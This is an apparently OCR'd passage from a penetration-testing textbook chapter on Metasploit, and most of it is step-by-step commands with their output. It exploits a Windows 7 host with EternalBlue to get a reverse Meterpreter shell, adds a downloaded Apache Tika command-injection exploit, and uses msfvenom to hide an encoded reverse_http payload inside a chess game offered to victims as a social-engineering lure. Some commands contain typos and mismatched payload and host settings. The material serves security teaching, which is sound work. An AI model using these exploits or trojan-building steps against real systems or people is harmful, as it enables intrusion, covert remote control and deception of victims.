
As you can see above, our search found two modules that fit our criteria. The second described as "MS17-010 SMB RCE Detection" is the one we want here.

Let's load it into our console and try using it against our Windows 7 system.

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

Now we have loaded it, let's get some information on this module.

```
msf5 > info
```




Note in the description near the bottom, Metasploit describes this module as;

"Uses information disclosure to determine if MS17-010 has been patched or not."

This is exactly what we need to know! Let's use it to see whether the Windows 7 system is vulnerable to the EternalBlue exploit (yes, I know. We did something similar in Chapter 7, but it's always good to know multiple ways to accomplish the same task in hacking).

```
msf5 > set RHOSTS 192.168.0.114

msf5 > exploit
```




As we suspected and confirmed in Chapter 7, our Windows 7 system is vulnerable to the EternalBlue exploit!

Exploitation with Eternal Blue

Now with the information we have gathered throughout our reconnaissance and vulnerability assessment, we are ready to exploit our Windows 7 system!

Let's search for the proper exploit.

```
msf5 > search type:exploit eternalblue
```



We found the EternalBlue exploit for Windows 7!

Let's load it into our console and see the info file.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue

msf5 > info
```

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target address range or CIDR identifier
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit,
  part of the FuzzBunch toolkit released by Shadow Brokers. There is a
  buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
  calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
  where a DWORD is subtracted into a WORD. The kernel pool is groomed
```

Note that this exploit only needs you to set the RHOSTS parameter (variable) to use.

Next, let's couple this exploit with a payload we can leave behind on the system to control it after exploitation. To find payloads that will work with this exploit, we can enter;

```
msf5 > show payloads
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                             Disclosure Date  Rank    Check  Description
   -   ----                                             ---------------  ----    -----  -----------
   0   generic/custom                                                    normal  No     Custom Payload
   1   generic/shell_bind_tcp                                            normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                         normal  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                                  normal  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                           normal  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                            normal  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                             normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                                  normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                              normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   11  windows/x64/meterpreter/bind_tcp_uuid                             normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   12  windows/x64/meterpreter/reverse_http                              normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   13  windows/x64/meterpreter/reverse_https                             normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   14  windows/x64/meterpreter/reverse_named_pipe                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   15  windows/x64/meterpreter/reverse_tcp                               normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   16  windows/x64/meterpreter/reverse_tcp_rc4                           normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   17  windows/x64/meterpreter/reverse_tcp_uuid                          normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   18  windows/x64/meterpreter/reverse_winhttp                           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   19  windows/x64/meterpreter/reverse_winhttps                          normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   20  windows/x64/powershell_bind_tcp                                   normal  No     Windows Interactive Powershell Session, Bind TCP
```

As you can see above, Metasploit displays 45 payloads that will work with this exploit. Note **#12,** the `windows/x64/meterpreter/reverse_http` payload.

Let's examine what its name implies.

`windows/x64/meterpreter/reverse_http`


windows -	This means it will work with Windows operating systems
x64-	This means it will work with 64-bit operating systems
meterpreter-	This means it places a special Metasploit payload named "meterpreter" on the target
reverse_http-	This means the payload with call back to us "reverse" over HTTP looking like normal HTTP traffic

To use this payload, we need to use the set command with the name of the payload.

```
msf5 > set PAYLOAD windows/x64/meterpreter/reverse_http
```


Now, we need to set the IP addresses we will be using. The RHOSTS is the remote host or the target system (Windows 7), and the LHOST is the local host or our Kali system (you will need to use the ipconfig on Windows and ifconfig on Kali Linux to obtain your IP addresses).

```
msf5 > set RHOSTS 192.168.0.114
msf5 > set LHOST 192.168.0.173
```



The final step is to enter the command "exploit" to run the exploit against the Windows 7 system.

```
msf5 > exploit
```




As you can see, we were successful and received the meterpreter prompt!

```
meterpreter >
```

This means that we are inside the Windows 7 system. To make certain, let's enter the command sysinfo. It should return the system information of the Windows 7 system if we are inside.

```
meterpreter >sysinfo
```



As you can see here, this command tells us we are inside a computer with the following attributes;

Computer	: OTW-PC
OS	:Windows 7 (Build 7600)
Architecture	: x64
System Language	: en_US
Domain	: Workgroup

Logged On Users	: 2
Meterpreter	: x64/windows

For further confirmation, let's enter `ifconfig` to find the IP address of the hacked system.


```
meterpreter >ifconfig
```

```
Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7a:1d:50
MTU          : 1500
IPv4 Address : 192.168.0.114
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3007:372a:a8a7:cd67
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:72
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Adding a New Exploit

Metasploit has almost 2000 exploits built-in. These are NOT all the exploits available to Metasploit. People all over the world port exploits to Metasploit, not all of them make the cut. In addition, Metasploit is updated "weekish" (Rapid7's term, not mine). When a new exploit comes out, it may not be in Metasploit until the next update or, for that matter, never. Sometimes, you can't wait that long. That's when you need to know how to add a module on your own.

For instance, on August 8, I went to exploit-db.com to search for new Metasploit exploit modules. I entered "Metasploit" in the search field in the upper right corner, exploit-db returns all the exploits with Metasploit in their name, description or author. As you can see below, there was brand new, 3-day old exploit for "Apache Tika 1.15-1.17 Header Command Injection". That exploit has not yet made its way into Metasploit.



When we click on it, we can scan the code for the info section to read what it does.

```
def initialize(info = {})
  super(update_info(info,
    'Name'           => 'Apache Tika Header Command Injection',
    'Description'    => %q{
       This module exploits a command injection vulnerability in Apache
      Tika 1.15 - 1.17 on Windows.  A file with the image/jp2 content-type is
      used to bypass magic bytes checking.  When OCR is specified in the
      request, parameters can be passed to change the parameters passed
      at command line to allow for arbitrary JScript to execute. A
      JScript stub is passed to execute arbitrary code. This module was
      verified against version 1.15 - 1.17 on Windows 2012.
      While the CVE and finding show more versions vulnerable, during
      testing it was determined only > 1.14 was exploitable due to
      jp2 support being added.
```

If we wait for Rapid7 to update, the target may be patched by then. We need to install and use it now!

To get this exploit into Metasploit, I want to remind you of the section above on the structure of Metasploit. To put a new module into Metasploit, we must know where to place it. Since this module is a Windows exploit, we can begin by navigating to;

If you are not familiar with Apache Tika, here is a description directly from its website.

The Apache Tika™ toolkit detects and extracts metadata and text from over a thousand different file types (such as PPT, XLS, and PDF). All of these file types can be parsed through a single interface, making Tika useful for search engine indexing, content analysis, translation, and much more

```
kali > cd /usr/share/metasploit-framework/modules/exploits/windows

kali > ls -l
```

```
root@kali-2019:/# cd /usr/share/metasploit-framework/modules/exploits/windows
root@kali-2019:/usr/share/metasploit-framework/modules/exploits/windows# ls -l
total 328
drwxr-xr-x 2 root root  4096 Jul 11 09:31 antivirus
drwxr-xr-x 2 root root  4096 Jul 11 09:31 arkeia
drwxr-xr-x 2 root root  4096 Jul 11 09:31 backdoor
drwxr-xr-x 2 root root  4096 Jul 11 09:31 backupexec
drwxr-xr-x 2 root root  4096 Jul 11 09:31 brightstor
drwxr-xr-x 2 root root 45056 Jul 11 09:31 browser
drwxr-xr-x 2 root root  4096 Jul 11 09:31 dcerpc
drwxr-xr-x 2 root root  4096 Jul 11 09:31 email
drwxr-xr-x 2 root root  4096 Jul 11 09:31 emc
drwxr-xr-x 2 root root 36864 Jul 11 09:31 fileformat
drwxr-xr-x 2 root root  4096 Jul 11 09:31 firewall
```


As we can see, we now need to further categorize this Windows exploit. Although it doesn't impact the proper functioning of the exploit, for organization and ease of use, we need to place it in the proper category.

From reading the description of the exploit, the best place to put this exploit would likely be a "fileformat exploit" (fileformat exploits take advantage of a vulnerability in particular file type) as it uses a .jp file type to do command injection. Now, move to the fileformat subdirectory.

```
kali > cd fileformat
```

Now, you can directly download the exploit the directory or download it from another directory and move it here.

If you use the browser download, the new exploit will go to your Downloads directory. Open another terminal and navigate to Downloads directory.



Note that the new exploit has a number and not a name. We need to remedy that AND move it to the proper directory for use with Metasploit.

We can do both these things with the `mv` command in Linux.

Simply use the `mv` command, followed by the filename, and then the target directory, and new file name (tika.rb) such as;

```
kali > mv 47208.rb /usr/share/metasploit-
framework/modules/exploits/windows/fileformat/tika.rb
```

Now, when we navigate back to the Metasploit directories and do a long listing on the fileformat directory. Our new exploit should be there.

Now, to get Metasploit to recognize our new module, we need to do one final step. At the `msfconsole` prompt, enter reload_all;

This will reload all the modules from all module paths.

```
msf5 > reload_all
```

Now, to test whether your new module is available to Metasploit, let's search for it.

```
msf5 > search type:exploit platform:windows tika
```

Success! We added a new module to Metasploit and its ready for our use!

Creating a Malicious File with msfvenom

Metasploit has a special function to create malicious files that contain the payload modules. In other words, this is how we might create a file that includes a windows executable (.exe) file that when -- clicked and activated-- give us control of the target's computer. Ideally, this payload is the meterpreter

payload as it has maximum capability for post-exploitation capabilities (web cam, microphone, upload and download files). We'll do some post exploitation with the Meterpreter in Chapter 11.

In Metasploit this function is called `msfvenom`. Msfvenom enables you to embed a Metasploit payload into an otherwise innocent-looking file such as a game or application. When the target clicks on the file, the payload will trigger giving **you** the meterpreter prompt on **their** system. This can be particularly useful in social engineering when you have physical access to the system.

Let's take a look at how `msfvenom` works for creating; first, a malicious file that will execute a payload on the target system and then how to use it to control a system when you have physical access.

msfvenom

Msfvenom is a standalone payload generator that is capable of creating a custom payload, embed it into a file and obscure its function from prying eyes.

Msfvenom is relatively new to the Metasploit framework. Previously, one had to use both the msfpayload and the msfencode functions in Metasploit to create custom files and payloads. Now, all that can be done with a single function, `msfvenom`.

Let's begin by looking at some of the options in creating a custom payload/malicious file with msfvenom by looking at the help screen.

```
kali > msfvenom –h
```

The key options in using `msfvenom` are;

-p the Metasploit payload you want to use

-f the format of the payload

-**e** the encoder for obscuring the nature of the payload

-**a** the architecture you are targeting (x86, x64, Linux, etc. default is x86)

-**x** the template you want to use to embed the payload within

To better understand these options of `msfvenom`, we can use the –l (list) switch with each option to view all of the possibilities. For instance, to see all the format (-f) options we can enter;

```
kali > msfvenom –l format
```

As you can see in this screenshot, there are two types of msfvenom formats, (1) Executable Formats and Transform Formats. The Executable Formats will create an executable file of some type such as a Windows .exe or a Linux .elf. Executable Formats are the type we will focus on here. These create an executable file that--when opened--will trigger a payload. Transform formats create a payload into a different format such as C or Java. Transform Formats are used in creating your own exploit (we'll cover these in my upcoming book focusing just on Metasploit, "Metasploit Basics for Hackers").

To view the list of encoders for obscuring the nature of the payload, we can enter;

```
kali > msfvenom -l encoders
```

```
root@kali-2019:~# msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/brace                     low        Bash Brace Expansion Command Encoder
    cmd/echo                      good       Echo Command Encoder
    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                      normal     Perl Command Encoder
    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                 manual     The EICAR Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/byte_xori              normal     Byte XORi Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/byte_xori              normal     Byte XORi Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    ruby/base64                   great      Ruby Base64 Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x64/xor_dynamic               normal     Dynamic key XOR Encoder
    x64/zutto_dekiru              manual     Zutto Dekiru
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot              manual     BMP Polyglot
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/opt_sub                   manual     Sub Encoder (optimised)
    x86/service                   manual     Register Service
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic               normal     Dynamic key XOR Encoder
```

These are ways that we can obscure the payload, so that even if the malware is detected the analyst will not able to determine what it does. Note that these encoders are ranked similar to the exploits, from excellent to manual. The encoder `x86/shikata_ga_nai` is the only encoder rated "excellent." `Shikata_ga_nai` is so effective that it name in Japanese literally means, "*nothing can be done about it*". Although some anti-virus applications can detect malware encoded with `shikata_ga_nai`, in 2019 security researchers were still finding malware launched by nation state hackers, encoded with it.

Lastly, let's view the platforms available for our custom payload. This terminology here is the same as with the exploits. In general, it's a synonym for the operating system with a few exceptions (firefox, hardware, netware, and few others).

```
kali > msfvenom -l platforms
```

Now, let's get started creating a file that when opened by the target will execute a payload giving us complete control of their system!

The first thing we need to do is select our payload. Let's use the Windows meterpreter that communicates over http, so that looks like normal HTTP traffic (windows/x86/meterpreter/reverse_http).

Note that we are using the 32-bit version (x86). We are using the 32-bit version to make certain that it can execute on any Windows system, 32-bit or 64-bit.

Next, let's decide to embed this payload inside a chess game and make it a Windows .exe file. This would enable us to send it to the target with some rudimentary social engineering such as "Let's play a new online chess game. I have this great new 3-D chess game!".

Lastly, let's obscure our payload with the encoder `shikata_ga_nai` and run it through 10 iterations of this encoder (more iterations make it more obscure, but also make the file larger).

To create this malicious file, we would enter the following;

```
root@kali-2019:~# msfvenom -l platforms

Framework Platforms [--platform <value>]
==========================================

    Name
    ----
    aix
    android
    apple_ios
    bsd
    bsdi
    cisco
    firefox
    freebsd
    hardware
    hpux
    irix
    java
    javascript
    juniper
    linux
    mainframe
    multi
    netbsd
    netware
    nodejs
    openbsd
    osx
    php
    python
    r
    ruby
    solaris
    unifi
    unix
    unknown
    windows
```

```
kali > msfvenom -p windows/meterprete/reverse_http LHOST=192.168.0.114
LPORT=80 -x /root/chess.exe -e x86/shikata_ga_nai -i 10 -f exe
>newchess.exe
```

```
root@kali-2019:~# msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.0.115 LPORT=80 -x /root/chess.exe -e x86/shikata_ga_nai -i 10 -f exe >newchess.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 562 (iteration=0)
x86/shikata_ga_nai succeeded with size 589 (iteration=1)
x86/shikata_ga_nai succeeded with size 616 (iteration=2)
x86/shikata_ga_nai succeeded with size 643 (iteration=3)
x86/shikata_ga_nai succeeded with size 670 (iteration=4)
x86/shikata_ga_nai succeeded with size 697 (iteration=5)
x86/shikata_ga_nai succeeded with size 724 (iteration=6)
x86/shikata_ga_nai succeeded with size 751 (iteration=7)
x86/shikata_ga_nai succeeded with size 778 (iteration=8)
x86/shikata_ga_nai succeeded with size 805 (iteration=9)
x86/shikata_ga_nai chosen with final size 805
```

When we look in our root directory, we should now find our file newchess.exe with a size of 805 bytes.

As a final step, we need to prepare our system to accept the connection from the target system when they execute the `newchess.exe`. We can do that by executing what Metasploit calls its "multi handler." This is simply a listener that Metasploit uses to listen for the payload calling back to the "mothership." It will accept the connection and enable us to use the Meterpreter on the target. Then we need to tell the multi handler what type of payload to accept a connection (this must the same as the payload in the above newchess.exe game) from and the LHOST and LPORT.

```
msf5> use multi/handler

msf5 > set PAYLOAD windows/x64/meterpreter/reverse_tcp

msf5 > set LHOST 192.168.0.173

msf5 > set LPORT 80
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_http
PAYLOAD => windows/x64/meterpreter/reverse_http
msf5 exploit(multi/handler) > set LHOST 192.168.0.173
LHOST => 192.168.0.173
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
```

For the final step, we need to execute the multi handler by entering the command, `exploit`.

```
msf5 > exploit
```

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.0.173:80
```

The multi handler is now waiting on our system for the payload to call back to us on port 80.

Now, when the target clicks on the chess game, it will execute the meterpreter payload that will call back to our system and give us a meterpreter shell on their system!

Using Msfvenom When We Have Physical Access

